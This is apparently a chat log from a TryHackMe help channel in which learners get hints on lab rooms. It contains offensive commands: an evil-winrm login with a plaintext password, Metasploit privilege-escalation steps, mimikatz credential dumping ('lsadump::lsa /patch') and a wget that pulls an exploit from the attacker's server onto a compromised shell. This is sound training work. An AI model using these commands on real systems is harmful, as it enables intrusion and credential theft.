Hello, I'm doing the linux fundamentals pt1 and I'm stuck on this question "Which directory contains a file?" and the file directories I have in my virtual machine through THM are not valid answers. What should I do?
 silent narwhal
It's clean what it mean.
weary hearth
what do you mean?
silent narwhal
You can understand it. It's written clean and properly
"Which directory contains a file?"
weary hearth
It's not that I don't understand it
it's that all of the directories I have on my machine are not valid answers for the question
loud nebula
You need to use the provided attackbox to answer the question
silent narwhal
some splitted command prompt should pop up on the right side
weary hearth
ok well, I had to redeploy the machine 3 times to finally get it
was just giving me the Kali machine
thank you
 idle vapor
Hey guys, I' am stuck on the Windows Event Logs room, task 7, question 2, hoping someone can point me in the right direction.
I have filtered the 'merged' event log file from the desktop of the VM for event ID 400 for question 1 to bring up what I believe to have understood is every-time PS version 2 is launched. However, there are 113 events, and question 2 is asking what date/time the PS downgrade attack took place.
I don't believe the expectation is to filter through all 113 events manually, so I think I might be missing something here.
 steel plinth
i am asking help in the right group ?
 versed crystal
└─$ evil-winrm -i 10.10.x.x -u svc-admin -p management2005
Evil-WinRM shell v3.3
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError
Error: Exiting with code 1
silent narwhal
You don't need to post in other channels, be patient everyone is volunteer (:
 paper bear
Hello everyone, i'm attempting to start relevant after some time away where i had struggled with it. finally broke down and looked at the write up, where i found || there is a second HTTP port running || the initial nmap scan i ran was nmap -sC -sV <ip> I've also tried nmap -A & nmap -sC -sV --version-all <ip> None of which exposed this to me, so what would my best bet be for the nmap scan?
sturdy hearth
paper bear
Hello everyone, i'm attempting to start relevant after some time away where i ha...
All of your above commands would scan for the top 1000 ports
To scan for all ports, use the following
nmap -p- -sCV ... <ip>
Or -p0-65535
paper bear
sturdy hearth
All of your above commands would scan for the **top 1000 ports**
To scan for **a...
ok, it was the -p- that i couldnt find in any documentation
arctic idol
In VulnUniversity, I'm trying to run gobuster against the apache server. My command is
gobuster dir -u http://10.10.158.44:3333 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
However, after a few seconds, it errors out with
Error: error on running gobuster: unable to connect to http://10.10.158.44:3333/: Get "http://10.10.158.44:3333/": context deadline exceeded (Client.Timeout while awaiting headers)
I've verified with nmap that that's the correct port. Am I running the command incorrectly?
arctic idol
Ah, it had something to do with my VPN. Turned it off and now it's working fine.
 unkempt jacinth
hello, I need some help, i am doing john the ripper room in thm and when I try to hash the .txt file with john my output is:
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2021-09-25 03:22) 0g/s 235894p/s 235894c/s 235894C/s G=ݟ�\����&��K(�p�#��W����KY�..R��4�^o��R��)����-�lQ�{�v{AC�����
Session completed
any ideas why it shwos like that?
unkempt jacinth
solved the problem by reinstalling rockyou.txt
 lavish blade
Hello, I'm trying to complete the metasploit room https://tryhackme.com/room/rpmetasploit, but I'm stuck in task 6
Next, let's try: run post/multi/recon/local_exploit_suggester
I ran the code and I got some exploit suggestions, but I don't know how to try them.
I tried using
run exploit/windows/local/ikeext_service where ikeext... is an example exploit but I'm getting Exploit failed: One or more options failed to validate: LHOST
The error is the same, no matter the exploit I try.
prime willow
lavish blade
Hello, I'm trying to complete the metasploit room https://tryhackme.com/room/rpm...
Hi, did you set the "LHOST"?
lavish blade
prime willow
Hi, did you set the "LHOST"?
Yes, I couldn't connect to the session without it.
prime willow
lavish blade
Yes, I couldn't connect to the session without it.
what about other suggested exploits?
sturdy hearth
You can bg current session, if it is active
And then run the following
use <MODULE NAME>
set LHOST <tun0 or your value>
run
Same error message.
Let me clarify, I already have the meterpreter session running and every command works, shell, getuid, sysinfo. However, I ran post/multi/recon/local_exploit_suggester to suggest some exploits, but I don't know how to use them in the session or if I should even be using them in the session.
The task's text reads... "This will check for various exploits which we can run within our session to elevate our privileges. Feel free to experiment using these suggestions" and I'm trying to do thisl
sturdy hearth
You can background your current session and then use them
bg
use exploit/gives/you/wings
set SESSION <session number>

# set other required values
set LHOST ...
set ...
.
.
run
Ok, I'll try this.
lavish blade
@sturdy hearth Thanks a million, it works now.
green minnowBOT
Gave +1 Rep to @sturdy hearth
left thunder
How long ago did you tried it? As I think the room creator fixed the issue. @compact cairn
 compact cairn
left thunder
How long ago did you tried it? As I think the room creator fixed the issue. <@!6...
compact cairn
left thunder
How long ago did you tried it? As I think the room creator fixed the issue. <@!6...
I am testing it right now
compact cairn
left thunder
How long ago did you tried it? As I think the room creator fixed the issue. <@!6...
I have tried it again with no results
left thunder
compact cairn
I have tried it again with no results
Are you on the attackbox or your own machine?
compact cairn
attackbox because it is the one that has the wordlist that they indicate to use
compact cairn
left thunder
Are you on the attackbox or your own machine?
because it is the one that has the wordlist that they indicate to use
left thunder
compact cairn
attackbox because it is the one that has the wordlist that they indicate to use
They added the button to download the wordlist now. So I'm not sure, but what I read was that they added a line in that file that has the correct password in it. So you might want to try downloading that wordlist and use that.
compact cairn
I'll try it out @white salmon @left thunder
problem solved @white salmon @left thunder
 wanton chasm
I got stuck Task 5 and question 2 of Metasploit Exploition : question is "What is the NTLM hash of the password of the user "pirate"?" I don t have any idea which module do I have to use in metasploit - just hashdump ; but with which tool/payload ?
compact cairn
wanton chasm
I got stuck Task 5 and question 2 of Metasploit Exploition : question is "What i...
It is not a module you must exploit the machine with the vulnerability shown in the image.
And the payload you have to use is the meterpreter
Which has a hashdump function where you will get the hash of the pirata user.
compact cairn
wanton chasm
I got stuck Task 5 and question 2 of Metasploit Exploition : question is "What i...
Or you can do it manually by loading mimikatz in a folder with privileges and run it and extract the hash with the command lsadump::lsa /patch
 modern oak
Hi everyone.
I need a hint in the OWASP Top 10 room, for task 7. Im stuck, and I cant seem to get it.... thanks
 bright sun
modern oak
I need a hint in the OWASP Top 10 room, for task 7. Im stuck, and I cant seem to...
bright sun
modern oak
I need a hint in the OWASP Top 10 room, for task 7. Im stuck, and I cant seem to...
What is it that you don’t get?
Anywhere that accepts user input you can try and test it for XSS
modern oak
I register the user "Darren" and then I try to sign in with "Darren" and nothing happens.
left thunder
modern oak
I register the user "Darren" and then I try to sign in with "Darren" and nothing...
So did you register "darren" or " darren"?
wanton chasm
compact cairn
It is not a module you must exploit the machine with the vulnerability shown in ...
thank you , I got the hash of user pirate ,but I think I have to make some conversion it is very long..
green minnowBOT
Gave +1 Rep to @compact cairn
wanton chasm
Gave +1 Rep to @compact cairn
compact cairn
wanton chasm
thank you , I got the hash of user pirate ,but I think I have to make some conve...
Hmm, no...
It's not that it's too long, it's just that there's the hash there, take it only up to the second symbol (":").
that is to say $X$XXXXXXXXXX:: it would be only "$X$XXXXXXXXXX" without (":")
wanton chasm
Yes I found that , the second part works, thnak you very much
compact cairn
wanton chasm
Yes I found that , the second part works, thnak you very much
You're welcome
unkempt jacinth
hello, I am trying to ssh2john a idrsa file and I get the following error :
raceback (most recent call last):
File "/usr/share/john/ssh2john.py", line 193, in <module>
read_private_key(filename)
File "/usr/share/john/ssh2john.py", line 103, in read_private_key
data = base64.decodestring(data)
AttributeError: module 'base64' has no attribute 'decodestring'
my command is: /usr/share/john/ssh2john.py idrsa.id_rsa > crack
and I have tried with python and python3 in from , same output
silent narwhal
try base64.decode(data)
 timid frigate
hey guys, I'm doing the chronicle 2.0 ctf, can I get a hint on the api thinggie?
sturdy hearth
unkempt jacinth
hello, I am trying to ssh2john a idrsa file and I get the following error :
race...
Isn't decodestring removed?
What's your python3 version?
python3 -V
You can update john and it should fix your issue.
Looks like you have python 3.9+ and your john is not up to date
# for debian systems
sudo apt update && sudo apt install -y john
hello I have a new error now
sudo python -m SimpleHTTPServer 80
/usr/bin/python: No module named SimpleHTTPServer
when I try to run simplehttpserver for nc
any ideas?
ok nvm, the command was python3 -m http.server 80
slender aspen
wget "http://172.16.216.134:8000/exploit"
--2021-09-25 00:56:55--  http://172.16.216.134:8000/exploit
Connecting to 172.16.216.134:8000...
```
i am try to solve the 0day room but whe i try to install the exploit it will show connecting please guide me on thisthat does not looks like IP related to thm machine
is this for uploading the exploit from your machine to target?
slender aspen
loud nebula
that does not looks like IP related to thm machine
yes
loud nebula
change the IP to your thm ovpn ip. It usually listed as tun0 if you run command ifconfig
slender aspen
loud nebula
change the IP to your thm ovpn ip. It usually listed as `tun0` if you run comman...
should i use to eth0 ip
slender aspen
slender aspen
````www-data@ubuntu:/dev/shm$ wget "http://172.16.216.134:8000/exploit" ...
here i am using tun0
loud nebula
thm vpn IP is type A 10.x.x.x variant
not 172
do you also have another vpn running?
slender aspen
loud nebula
thm vpn IP is type A `10.x.x.x` variant
no another vpn
mean instant of use tun0 use 10.10.2.24 like this
loud nebula
10.10.2.24 is this listed as tun0 in your vm?
slender aspen
loud nebula
`10.10.2.24` is this listed as `tun0` in your vm?
okkk let me try
loud nebula
are you successfully connected to thm vpn?
slender aspen
yes
loud nebula
is the tun0 ip start with 10.x.x.x?
slender aspen
loud nebula
is the `tun0` ip start with `10.x.x.x`?
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
inet 10.8.246.0 netmask 255.255.0.0 destination 10.8.246.0
inet6 fe80::8ce8:ae9b:8808:284c prefixlen 64 scopeid 0x20<link>
unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
RX packets 1 bytes 48 (48.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 384 (384.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
loud nebula
Start new python httpserver, change the ip on wget as your tun0
wanton chasm
loud nebula
is the `tun0` ip start with `10.x.x.x`?
yes, mostly starts with 10.10.x.x
 umbral rock
I am trying to do the Owasp top 10. For Task 11, Senstive Data Exposure, the instructions are, '...have a look around the webapp...'. Are we supposed to find the webapp?
left thunder
umbral rock
I am trying to do the Owasp top 10. For Task 11, Senstive Data Exposure, the ins...
Have you deployed the machine from task 8? As you simply have to enter the IP of that machine in your browser and you will be on the mentioned webapp
 peak harness
can some1 tell me how to crack zip passwords with hashcat?
or is it even possible with hashcat in the first place?
tried the -m 17200
it says xyz.zip "no such file or directory"
silent narwhal
check for the file you pointed